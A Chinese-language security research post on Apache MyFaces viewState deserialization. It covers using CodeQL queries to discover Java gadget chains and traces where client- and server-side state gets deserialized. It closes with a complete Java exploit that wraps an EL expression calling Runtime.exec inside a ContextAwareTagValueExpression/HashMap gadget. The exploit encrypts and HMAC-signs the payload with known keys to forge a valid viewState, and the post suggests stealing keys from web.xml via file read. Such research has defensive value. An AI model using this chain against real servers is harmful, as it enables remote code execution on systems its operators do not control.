这篇文章介绍一下Myfaces反序列化的点,以及借此来利用CODEQL自动化地寻找其原生反序列化链。
利用CODEQL自动化寻找原生链
https://github.com/byname66/GadgetWalker
对于这种不大的项目,我习惯简单粗暴地用maven去下载pom.xml的所有源码到当前目录,并用codeql的无构建模式构造数据库
mvn dependency:unpack-dependencies -Dclassifier=sources -DoutputDirectory=./deps-src
codeql database create myfacesDB --language=java --source-root=. --build-mode=none
下载源码这一步时,也可以自行选择加入tomcat的源码等等,以丰富sink source的链路。
自动化寻找反序列化链普遍的思路就是维护一个sink.qll,source.qll,作为sink,source方法的集合,查询语句中再使用polyCalls进行连通性查询。
这里有几点细节值得注意
1、在没有编译 JDK 源码的情况下,codeql 会经常性地忽略掉 JDK 内部类的 readObject 等方法。
对此我们可以将常见的能接上readObject的方法作为source点,如果找到了相应链条直接衔接上去即可。比如HashMap#hashCode,HashTable#equal等。
2、sink 点条件过于宽松导致大量误报
这点就需要针对性地对应不同的 sink 点制定写法了。
以 EL 注入的 sink 为例,我写的判断逻辑是这样的:
1、EL 注入 sink 方法需要调用有 el / expression 特征包名的类的 getValue 或 findValue 方法
2、该方法调用 getValue 或 findValue 方法的对象必须要是该类成员变量,能够反射修改。(只考虑了这种简单的情况,比如这个对象是由其它方法传递,且可控的这种情况就没有写入逻辑,实现起来要比较复杂)
比如这种就能被视作一个 sink 方法:
public class Test{
javax.el.%.%Expression% expression;
public void imSink(){
expression.getValue();
}
}
3、查询语句注释带上 * @kind path-problem,可以展示路径
查询语句就利用polyCalls谓词配合edges即可。
这里写了一个初始版本,有比较普遍的sink、source点,比较简陋,可以任意补充:
https://github.com/byname66/GadgetWalker
在myfaces的原生链查询中,我们就能查询到这些结果 :

测试下来还是挺多都能使用的,只是相应的误报还是会有,以后慢慢完善。
反序列化点
处理请求的大体架构也和Mojarra差不多,调用jsf规范的javax.faces.webapp.FacesServlet#service后,进入到myfaces自己实现的org.apache.myfaces.lifecycle去循环 调用六个phase进行六个阶段。

其中也是恢复视图(Restore View)这一步进行了反序列化。
同样,myfaces也分client和server存储viewState
<context-param>
  <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
  <param-value>client</param-value>
</context-param>
server存储viewState的情况下,client to server的依旧是session,服务端会取出该session对应的SerializedViewCollection序列化流并反序列化。
对于服务端存储viewState的情况能否利用进行反序列化稍后再研究,先来简单过过client端存储的反序列化流程和利用。
in client
在myfaces恢复视图的核心逻辑中,会经过两个重要的接口方法:
org.apache.myfaces.application.viewstate.token.StateTokenProcessor#decode()
取出请求中的viewstate参数并作一些操作,结果存入savedStateObject,作为下一步的入参。
client-viewState此处反序列化
org.apache.myfaces.application.StateCache#restoreSerializedView()
对savedStateObject的"后处理"。
server-vieWState服务端此处反序列化
根据viewState存储在客户端/服务端,对应的实现类分别为ClientSideStateTokenProcessor/ServiceSideStateTokenProcessor
ClientSideStateCacheImpl/ServerSideStateCacheImpl
在客户端模式下ClientSideStateTokenProcessor#StateTokenProcessor()方法中,实现了反序列化逻辑:

StateUtils#reconstruct()主要逻辑可以看作这几行:
public static final Object reconstruct(String string, ExternalContext ctx){
            bytes = string.getBytes(ZIP_CHARSET);
            bytes = decode(bytes);        //base64解码
            bytes = decrypt(bytes, ctx);  //密码学解密
            return getAsObject(bytes, ctx); //=readObject
}
其中myfaces是默认加密的,且AES / CBC / PKCS5Padding + HMAC,先验签再解密。这导致了Padding Oracle等密码学 攻击失效,且必须要知道密钥才能进行后续攻击。同Mojarra一样,如果存在任意文件读,可以尝试去web.xml等配置文件读密钥,如果没有指定密钥则随机生成。
可以通过这样一个脚本输出合法的序列化流编码:
import javax.crypto.Cipher;
import javax.crypto.Mac;
import javax.crypto.SecretKey;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.util.Base64;
import java.util.zip.DeflaterOutputStream;
public class GenerateLegitString {
// 硬编码的密钥配置(需要与解密端匹配)
private static final String ALGORITHM = "AES"; // 或 "DES" 等
private static final String MODE = "CBC"; // 或 "ECB" 等
private static final String PADDING = "PKCS5Padding";
// 密钥(必须是正确的长度:AES-128=16字节,AES-256=32字节)
private static final byte[] SECRET_KEY_BYTES = "0123456789abcdef".getBytes(); // 16字节
private static final byte[] MAC_KEY_BYTES = "abcdefghijklmnop".getBytes(); // 16字节
// IV(CBC模式需要,16字节)
private static final byte[] IV = "1234567890abcdef".getBytes();
// MAC算法
private static final String MAC_ALGORITHM = "HmacSHA256";
// 字符集
private static final String ZIP_CHARSET = "ISO-8859-1";
public static void main(String[] args) throws Exception {
// 1. 准备要序列化的对象
Object data = createDataObject(); // 创建你的数据对象
// 2. 序列化并压缩
byte[] objectBytes = serializeAndCompress(data);
// 3. 加密和MAC签名
byte[] encryptedBytes = encryptWithMac(objectBytes);
// 4. Base64编码
String finalString = Base64.getEncoder().encodeToString(encryptedBytes);
System.out.println("生成的合法字符串: " + finalString);
}
/**
* 创建要序列化的数据对象
*/
private static Object createDataObject() {
// 根据你的实际需求创建对象
// 例如:Map、List、自定义对象等
java.util.HashMap<String, String> map = new java.util.HashMap<>();
map.put("key1", "value1");
map.put("key2", "value2");
return map;
}
/**
* 序列化并压缩(模拟getAsObject的逆操作)
*/
private static byte[] serializeAndCompress(Object obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream();
try (ObjectOutputStream oos = new ObjectOutputStream(
new DeflaterOutputStream(baos))) {
oos.writeObject(obj);
}
return baos.toByteArray();
}
/**
* 加密并添加MAC签名(decrypt的逆操作)
*/
private static byte[] encryptWithMac(byte[] data) throws Exception {
// 创建密钥
SecretKey secretKey = new SecretKeySpec(SECRET_KEY_BYTES, ALGORITHM);
SecretKey macSecretKey = new SecretKeySpec(MAC_KEY_BYTES, MAC_ALGORITHM.split("Hmac")[1]);
// 1. 加密数据
Cipher cipher = Cipher.getInstance(ALGORITHM + "/" + MODE + "/" + PADDING);
if (IV != null) {
IvParameterSpec ivSpec = new IvParameterSpec(IV);
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivSpec);
} else {
cipher.init(Cipher.ENCRYPT_MODE, secretKey);
}
byte[] encrypted = cipher.doFinal(data);
// 2. 计算MAC(Encrypt-then-MAC 组合方式)
Mac mac = Mac.getInstance(MAC_ALGORITHM);
mac.init(macSecretKey);
mac.update(encrypted);
byte[] macBytes = mac.doFinal();
// 3. 合并:加密数据 + MAC
byte[] result = new byte[encrypted.length + macBytes.length];
System.arraycopy(encrypted, 0, result, 0, encrypted.length);
System.arraycopy(macBytes, 0, result, encrypted.length, macBytes.length);
return result;
}
/**
* 完整生成方法(供外部调用)
*/
public static String generateLegitString(Object data) throws Exception {
// 序列化并压缩
byte[] objectBytes = serializeAndCompress(data);
// 加密和MAC签名
byte[] encryptedBytes = encryptWithMac(objectBytes);
// Base64编码
return Base64.getEncoder().encodeToString(encryptedBytes);
}
in server
在server-viewState模式下,ServiceSideStateTokenProcessor#code仅仅进行解码操作:
String token
byte[] tokenBytes = token.getBytes(StateUtils.ZIP_CHARSET);
byte[] tokenBytesDecoded = StateUtils.decode(tokenBytes); //base64
String tokenDecoded = new String(tokenBytesDecoded, StateUtils.ZIP_CHARSET);
return tokenDecoded;
此时tokenDecoded是一串16进制字符串,随后在ServerSideStateCacheImpl#restoreSerializedView()先进行十六进制转byte,再作为入参调用ServerSideStateCacheImpl#getSerializedViewFromServletSession()。
这个方法涉及到反序列化的逻辑就这几句:
  SerializedViewCollection viewCollection = (SerializedViewCollection) externalContext
                    .getSessionMap().get(SERIALIZED_VIEW_SESSION_ATTR);
            if (viewCollection != null)
            {
                if (sequence != null)
                {
                    Object state = viewCollection.get(
                            getSessionViewStorageFactory().createSerializedViewKey(
                            context, viewId, sequence));
                    if (state != null)
                    {
                        serializedView = deserializeView(state);
                    }
                }
            }
从ServletExternalContextImpl实例的_sessionMap中获取键为SERIALIZED_VIEW_SESSION_ATTR的值,作为viewCollection。
包装一个描述当前信息的SerializedViewKey,并作为键从获得的viewCollection取值。

deserializeView方法只会对byte[]类型的入参反序列化。
只要经过调试我们就能发现,用我们如今的配置无论怎么请求 ,state,也就是deserializeView的入参一般都不会是byte:

到底什么情况下这里的value值才会是byte[]呢?
这里也涉及到Myfaces的默认配置:
<context-param>
  <param-name>org.apache.myfaces.SERIALIZE_STATE_IN_SESSION</param-name>
  <param-value>true</param-value>
</context-param>
Myfaces默认这条配置为false,体现在代码逻辑中就是,Myfaces对server-viewState默认以对象的方式存储,而不是序列化流。
鉴于几乎没人去开启这个配置,官方文档里面这个配置也是被拜访在犄角旮旯里面,查都难以查到,这里就不深入去谈论开启这个选项的利用了。
我们不妨转而去深挖,就让一切都在默认配置的状态下,这个_sessionMap能否被注入一个带有恶意byte[]的viewCollection呢?
对_sessionMap寻找调用,唯一一个能控制写入值的方法就是ServletExternalContextImpl#getSessionMap():


_sessionMap是ServletExternalContextImpl的成员变量,而ServletExternalContextImpl相当于一个JSF请求的生命周期,我们可以为_sessionMap设定一个Field Watchpoint,以便监听它在整个生命周期中值的变化。

 可以发现整个请求过程中,_httpServletRequest都是TOMCAT容器里面的RequestFacade。
  SerializedViewCollection viewCollection = (SerializedViewCollection) externalContext
                    .getSessionMap().get(SERIALIZED_VIEW_SESSION_ATTR);
            if (viewCollection != null)
            {
                if (sequence != null)
                {
                    Object state = viewCollection.get(
                            getSessionViewStorageFactory().createSerializedViewKey(
                            context, viewId, sequence));
                    if (state != null)
                    {
                        serializedView = deserializeView(state);
                    }
                }
            }
再来看这几行代码,也就是说,先获取RequestFacade里面存储的SerializedViewCollection,再从这个SerializedViewCollection中通过get获取key对应的value。
实际上是通过SerializedViewCollection中的_serializedViews.get(key)进行获取。
private final Map<SerializedViewKey, Object> _serializedViews =
    new HashMap<SerializedViewKey, Object>();
问题来了,RequestFacade里面存储的SerializedViewCollection可控吗?如果可控我们此处就可以让传入deserializeView的state为恶意徐序列化流。
答案是不能。
SerializedViewCollection在myfaces框架里就相当于是session,在Tomcat内置的getSession方法中被创建,且有且只有这一个创建的路径。
当然SerializedViewCollection在外部有一些地方被调用了put方法:

可惜的是,单纯的处理请求的调用链无法可控地去操控这些put。
链子寻找/利用
那么看来,myfaces框架反序列化的利用就限定于client-viewState的情况了,且,还要想办法去获取它的私钥,可能利用的情景只能是这样:
比如某某OA就利用了myfaces框架且把私钥硬编码在了web.xml等配置文件。应用自己声明了私钥,且存在任意文件读,能去web.xml等配置文件里面读私钥。
利用前面提到的CODEQL自动化寻找,我们可以找到挺多能够原生利用的链子的,比如这里随便用一个:

包装好ContextAwareTagValueExpression后,放到HashMap的key位置即可。
public class bornSer {
private static final String ALGORITHM = "DES";
private static final String MODE = "ECB";
private static final String PADDING = "PKCS5Padding";
private static final byte[] SECRET_KEY_BYTES = {
37, 121, -50, 81, 28, 98, 59, 52
};
private static final byte[] MAC_KEY_BYTES = {
-38, -114, 119, -107, -65, -7, 76, -51, 5, 126, -86, 78, -30, -96, -122, 32, -126, -91, -65, 84, 7, -122, 106, -69, 123, 33, 49, 36, 46, -17, -95, 3, -54, 27, 119, 111, 42, 105, 17, 59, 87, 113, 38, 29, -119, -42, -82, 87, 43, 43, -63, -89, -1, 101, -81, 19, 79, -121, 74, -120, 112, 98, -7, 96
};
private static final byte[] IV = null;
private static final String MAC_ALGORITHM = "HmacSHA1";
public static void main(String[] args) throws Exception {
Object data = createDataObject();
String base64 = generateLegitString(data);
String urlEncoded = URLEncoder.encode(base64, "UTF-8");
System.out.println("===== 生成的合法字符串 =====");
System.out.println("URL编码后: " + urlEncoded);
}
private static Object createDataObject() throws IllegalAccessException, NoSuchFieldException {
FacesContextImpl fc = new FacesContextImpl((ServletContext) null, (ServletRequest) null, (ServletResponse) null);
ELContext initContext = new FacesELContext(new CompositeELResolver(), fc);
Field field = FacesContextImplBase.class.getDeclaredField("_elContext");
field.setAccessible(true);
field.set(fc, initContext);
ExpressionFactory initFactory = ExpressionFactory.newInstance();
ExpressionFactory expressionFactory = new ExpressionFactoryImpl();
ELContext elContext = new StandardELContext(expressionFactory);
String exp = "${''.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"java.lang.Runtime.getRuntime().exec('calc')\")}";
ValueExpression valueExpression = expressionFactory.createValueExpression(elContext, exp, Object.class);
ValueExpressionMethodExpression valueExpressionMethodExpression = new ValueExpressionMethodExpression(valueExpression);
TagAttribute tagAttribute = new TagAttributeImpl(null, "", "test", "test", "123");
ValueExpressionLiteral valueExpressionLiteral = new ValueExpressionLiteral(valueExpressionMethodExpression,Object.class);
ContextAwareTagValueExpression contextawaretagvalueexpression = new ContextAwareTagValueExpression(tagAttribute,valueExpressionLiteral);
HashMap hashMap = new HashMap();
hashMap.put(contextawaretagvalueexpression,"byname");
return hashMap;
}
private static byte[] serialize(Object obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream();
try (ObjectOutputStream oos = new ObjectOutputStream(baos)) {
oos.writeObject(obj);
}
return baos.toByteArray();
}
private static byte[] encryptWithMac(byte[] data) throws Exception {
SecretKey secretKey = new SecretKeySpec(SECRET_KEY_BYTES, ALGORITHM);
SecretKey macSecretKey = new SecretKeySpec(MAC_KEY_BYTES, MAC_ALGORITHM);
// 1. 加密
Cipher cipher = Cipher.getInstance(ALGORITHM + "/" + MODE + "/" + PADDING);
cipher.init(Cipher.ENCRYPT_MODE, secretKey);
byte[] encrypted = cipher.doFinal(data);
// 2. 计算 MAC
Mac mac = Mac.getInstance(MAC_ALGORITHM);
mac.init(macSecretKey);
mac.update(encrypted);
byte[] macBytes = mac.doFinal();
byte[] result = new byte[encrypted.length + macBytes.length];
System.arraycopy(encrypted, 0, result, 0, encrypted.length);
System.arraycopy(macBytes, 0, result, encrypted.length, macBytes.length);
return result;
}
public static String generateLegitString(Object data) throws Exception {
byte[] bytes = serialize(data); // 不再压缩
byte[] encrypted = encryptWithMac(bytes);
return Base64.getEncoder().encodeToString(encrypted);
}
}